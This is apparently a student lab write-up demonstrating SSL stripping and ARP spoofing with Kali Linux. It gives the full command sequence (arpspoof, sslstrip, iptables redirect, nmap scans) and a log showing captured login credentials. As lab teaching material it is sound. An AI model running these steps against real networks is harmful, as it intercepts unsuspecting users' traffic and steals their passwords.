




COMPUTER NETWORKS AND SECURITY

Title: Understanding SSL Downgrade and ARP Interception Techniques in Kali Linux

Introduction:

SSL Downgrade and ARP Interception are commonly employed techniques in the realm of network security breaches, allowing attackers to intercept and manipulate network communications, particularly when Secure Sockets Layer (SSL) encryption is in use. In this overview, we'll delve into these methods, examining their mechanisms and tools employed for execution.

SSL Downgrade: SSL Downgrade is an attack that aims to transition a secure HTTPS connection to an unsecured HTTP connection, exposing data to potential interception and tampering. This is accomplished through the following steps:

1. **Establishing Malicious Access Points:** Attackers create a malicious access point or manipulate DNS settings to route the victim's data through their system.
2. **Capturing Initial HTTPS Request:** The attacker captures the victim's initial HTTPS request and responds with a modified HTTP response.
3. **Secure Connection Impersonation:** Subsequently, the attacker securely connects (HTTPS) with the server, impersonating the victim, who remains unaware of the altered communication.
4. **Data Relay:** The attacker continually relays data between the server and the client, potentially acquiring sensitive information.

Kali Linux, renowned for its penetration testing utilities, offers tools such as "sslstrip" and "Bettercap" to facilitate SSL Downgrade attacks.

ARP Interception: ARP (Address Resolution Protocol) Interception, also known as ARP Manipulation, involves altering the ARP table within a local network to reroute traffic intended for one IP address to the attacker's system. The process entails:

1. **Deceptive ARP Communications:** Attackers transmit deceptive ARP communications to the target network, associating their MAC address with another device's IP address.
2. **Traffic Redirection:** As a result, network traffic is directed to the attacker's system, masquerading as the legitimate endpoint.
3. **Capture and Manipulation:** This grants the attacker the ability to capture, modify, or launch further attacks on the network traffic.

Kali Linux provides utilities like "Ettercap" and "arpspoof" to execute ARP Interception, enabling attackers to scrutinize network communications.




Figure 1 Attack Visualization

Procedure:

1. Launch a root terminal in Kali Linux and **apt-get update**.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# apt-get update  
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling InRelease [41.2 kB]  
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 Packages [19.4 MB]  
Get:3 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [45.4 MB]  
49% [3 Contents-amd64 8,002 kB/45.4 MB 18%] 715 kB/s 54s
```

2. Install "sslststrip" by entering the command: **\$ apt-get install sslstrip** and next install "dsniff" using the command: **\$ apt-get install dsniff**. Since, these are our main tool for this assessment.

```
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# apt-get install sslstrip
Reading package lists... Done
Building dependency tree ... Done
Reading state information... Done
sslstrip is already the newest version (1.0+git20211125.9ac747b-0kali2).
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libncurses5 libtinfo5 python3-cryptography37 python3-flask-security
  python3-jaraco.classes python3-promise python3-py python3-pytz-deprecation-shim
  python3-rx python3-texttable
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 572 not upgraded.

(root@kali)-[~]
# apt-get install dsniff
Reading package lists... Done
Building dependency tree ... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libncurses5 libtinfo5 python3-cryptography37 python3-flask-security
  python3-jaraco.classes python3-promise python3-py python3-pytz-deprecation-shim
  python3-rx python3-texttable
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 572 not upgraded.
```

3. Identify the network interface by running: `$ ifconfig` to reveal the currently employed interface (e.g., `eth0` here).

```
root@kali: ~
File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.88 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 [REDACTED] prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
    RX packets 92553 bytes 138702621 (132.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 70676 bytes 5165986 (4.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 2360 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 2360 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

4. Enable IP forwarding with the command: `$ echo '1' > /proc/sys/net/ipv4/ip_forward` to transform Kali into a router and set up the routing table with port redirection using: `$ iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080`.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x  
  
(root@kali)-[~]  
# echo '1' > /proc/sys/net/ipv4/ip_forward  
  
(root@kali)-[~]  
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080  
  
(root@kali)-[~]  
#
```

5. Find the router's default gateway IP with: **\$ route -n**.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x  
  
(root@kali)-[~]  
# route -n  
Kernel IP routing table  
Destination Gateway Genmask Flags Metric Ref Use Iface  
0.0.0.0 192.168.10.1 0.0.0.0 UG 100 0 0 eth0  
192.168.10.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0  
  
(root@kali)-[~]  
#
```

6. Use "nmap" to scan the router and find the target's IP address: **\$ nmap -sS -O <gateway ip>/24**.
Not must but we can always nmap script our target hosts before launching an attack on them which I too did here.

```

(root@kali)-[~]
# nmap -sS -O 192.168.10.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 06:52 EDT
Nmap scan report for [REDACTED] (192.168.10.1)
Host is up (0.0068s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
52869/tcp open  unknown
MAC Address: [REDACTED] (zte)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.61 seconds


```

```


root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds

(root@kali)-[~]
# nmap -sS -O 192.168.10.89
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 06:54 EDT
Nmap scan report for [REDACTED] (192.168.10.89)
Host is up (0.00032s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown


```


7. Initiate ARP spoofing with the command: **\$ arpspoof -i "interface" -t "target IP" -r "router IP"**.



8. Open a new terminal and execute: **\$ sslstrip -l 8080.**



9. Launch a web browser and open a login site containing https://. Here we have opened the login page of Instagram and filled it with random values on the target machine, visit a website, and observe data capture in the "sslstrip.log" file.



10. To view the captured information, use the command: **\$ cat sslstrip.log**

```
root@kali: ~  
File Actions Edit View Help  
root@kali)-[~]  
# cat sslstrip.log  
2023-09-25 16:11.123 SECURE POST Data (www.instagram.com):lsd=Dsdfhr6username=myemail%40i  
nstagram.com&pass=mypassword&default_permission=0&timezone=8lgrnd=130232_das6lgnjs=n6loca  
tion=enAuS  
root@kali)-[~]  
#
```

So far, our attack came out to be successful, remember that these attacks are feasible on public networks, and malicious actors might even set up their own Wi-Fi networks to carry out unauthorized actions on

anyone who connects. For educational purposes, students may utilize Kali Linux, equipped with an array of tools for executing such attacks.